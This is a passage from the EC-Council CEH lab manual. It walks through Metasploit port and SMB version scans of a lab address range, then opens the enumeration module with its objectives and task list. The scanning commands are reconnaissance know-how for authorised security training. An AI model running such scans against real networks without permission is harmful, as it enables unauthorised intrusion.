
    - **set INTERFACE eth0**
    - **set PORTS 80**
    - **set RHOSTS 10.10.1.5-23**
    - **set THREADS 50**

    Note: **PORTS**: specifies the ports to scan (e.g., 22-25, 80, 110-900), **RHOSTS**: specifies the target address range or CIDR identifier, and THREADS: specifies the number of concurrent threads (default 1).
23. After specifying the above values, type **run**, and press **Enter** to initiate the scan against the target IP address range.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: Similarly, you can also specify a range of ports to be scanned against the target IP address range.

24. The result appears, displaying open port 80 in active hosts, as shown in the screenshot.



25. Now, we will perform a TCP scan for open ports on the target systems.
26. To load the **auxiliary/scanner/portscan/tcp** module, type **use auxiliary/scanner/portscan/tcp** and press **Enter**.
27. Type **hosts -R** and press **Enter** to automatically set this option with the discovered hosts present in our database.


    OR

    Type **set RHOSTS [Target IP Address]** and press **Enter**.

    Note: Here, we will perform a TCP scan for open ports on a single IP address (**10.10.1.22**), as scanning multiple IP addresses consumes much time.
28. Type **run** and press **Enter** to discover open TCP ports in the target system.


    Note: It will take approximately 20 minutes for the scan to complete.
29. The results appear, displaying all open TCP ports in the target IP address (10.10.1.22).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




30. Now that we have determined the active hosts on the target network, we can further attempt to determine the OSes running on the target systems. As there are systems in our scan that have port 445 open, we will use the module scanner/smb/version to determine which version of Windows is running on a target and which Samba version is on a Linux host.
31. To do so, first type **back**, and then press **Enter** to revert to the msf command line. Then, type **use auxiliary/scanner/smb/smb_version** and press **Enter**.
32. We will use this module to run a SMB version scan against the target IP address range (**10.10.1.5-23**). To do so, issue the below commands:
    - **set RHOSTS 10.10.1.5-23**
    - **set THREADS 11**

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



33. Type **run** and press **Enter** to discover SMB version in the target systems.

34. The result appears, displaying the OS details of the target hosts.



35. You can further explore various modules of Metasploit such as FTP module to identify the FTP version running in the target host.

36. This information can further be used to perform vulnerability analysis on the open services discovered in the target hosts.

37. This concludes the demonstration of gathering information on open ports, a list of services running on active hosts, and information related to OSes, amongst others.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

38. Close all open windows and document all the acquired information.
39. Turn off the **Windows 11**, **Windows Server 2022**, **Windows Server 2019**, **Ubuntu**, **Parrot Security** and **Android** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

CEH Lab Manual

Enumeration

Module 04

Enumeration

Enumeration is the process of extracting usernames, machine names, network resources, shares, and services from a system or network.

Lab Scenario

With the development of network technologies and applications, network attacks are greatly increasing in both number and severity. Attackers continuously search for service and application vulnerabilities on networks and servers. When they find a flaw or loophole in a service run over the Internet, they immediately exploit it to compromise the entire system. Any other data that they find may be further used to compromise additional network systems. Similarly, attackers seek out and use workstations with administrative privileges, and which run flawed applications, to execute arbitrary code or implant viruses in order to intensify damage to the network.

In the first step of the security assessment and penetration testing of your organization, you gather open-source information about your organization. In the second step, you collect information about open ports and services, OSes, and any configuration lapses.

The next step for an ethical hacker or penetration tester is to probe the target network further by performing enumeration. Using various techniques, you should extract more details about the network such as lists of computers, usernames, user groups, ports, OSes, machine names, network resources, and services.

The information gleaned from enumeration will help you to identify the vulnerabilities in your system's security that attackers would seek to exploit. Such information could also enable attackers to perform password attacks to gain unauthorized access to information system resources.

In the previous steps, you gathered necessary information about a target without contravening any legal boundaries. However, please note that enumeration activities may be illegal depending on an organization's policies and any laws that are in effect in your location. As an ethical hacker or penetration tester, you should always acquire proper authorization before performing enumeration.

Lab Objective

The objective of the lab is to extract information about the target organization that includes, but is not limited to:

- Machine names, their OSes, services, and ports
- Network resources
- Usernames and user groups
- Lists of shares on individual hosts on the network
- Policies and passwords

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Routing tables
- Audit and service settings
- SNMP and FQDN details

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Android virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 145 Minutes

Overview of Enumeration

Enumeration creates an active connection with the system and performs directed queries to gain more information about the target. It extracts lists of computers, usernames, user groups, ports, OSes, machine names, network resources, and services using various techniques. Enumeration techniques are conducted in an intranet environment.

Lab Tasks

Ethical hackers or penetration testers use several tools and techniques to enumerate the target network. Recommended labs that will assist you in learning various enumeration techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ ***
1	Perform NetBIOS Enumeration	√	√	√
	1.1 Perform NetBIOS Enumeration using Windows Command-Line Utilities	√		√
	1.2 Perform NetBIOS Enumeration using NetBIOS Enumerator		√	√
	1.3 Perform NetBIOS Enumeration using an NSE Script		√	√

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

2	Perform SNMP Enumeration	√	√	√
	2.1 Perform SNMP Enumeration using snmp-check		√	√
	2.2 Perform SNMP Enumeration using SoftPerfect Network Scanner		√	√
	2.3 Perform SNMP Enumeration using SnmpWalk	√		√
	2.4 Perform SNMP Enumeration using Nmap		√	√
3	Perform LDAP Enumeration	√	√	√
	3.1 Perform LDAP Enumeration using Active Directory Explorer (AD Explorer)	√		√
	3.2 Perform LDAP Enumeration using Python and Nmap		√	√
	3.3 Perform LDAP Enumeration using ldapsearch		√	√
4	Perform NFS Enumeration	√		√
	4.1 Perform NFS Enumeration using RPCScan and SuperEnum	√		√
5	Perform DNS Enumeration	√	√	√
	5.1 Perform DNS Enumeration using Zone Transfer	√		√
	5.2 Perform DNS Enumeration using DNSSEC Zone Walking		√	√
	5.3 Perform DNS Enumeration using Nmap		√	√
6	Perform SMTP Enumeration	√		√
	6.1 Perform SMTP Enumeration using Nmap	√		√
7	Perform RPC, SMB, and FTP Enumeration		√	√
	7.1 Perform SMB and RPC Enumeration using NetScanTools Pro		√	√
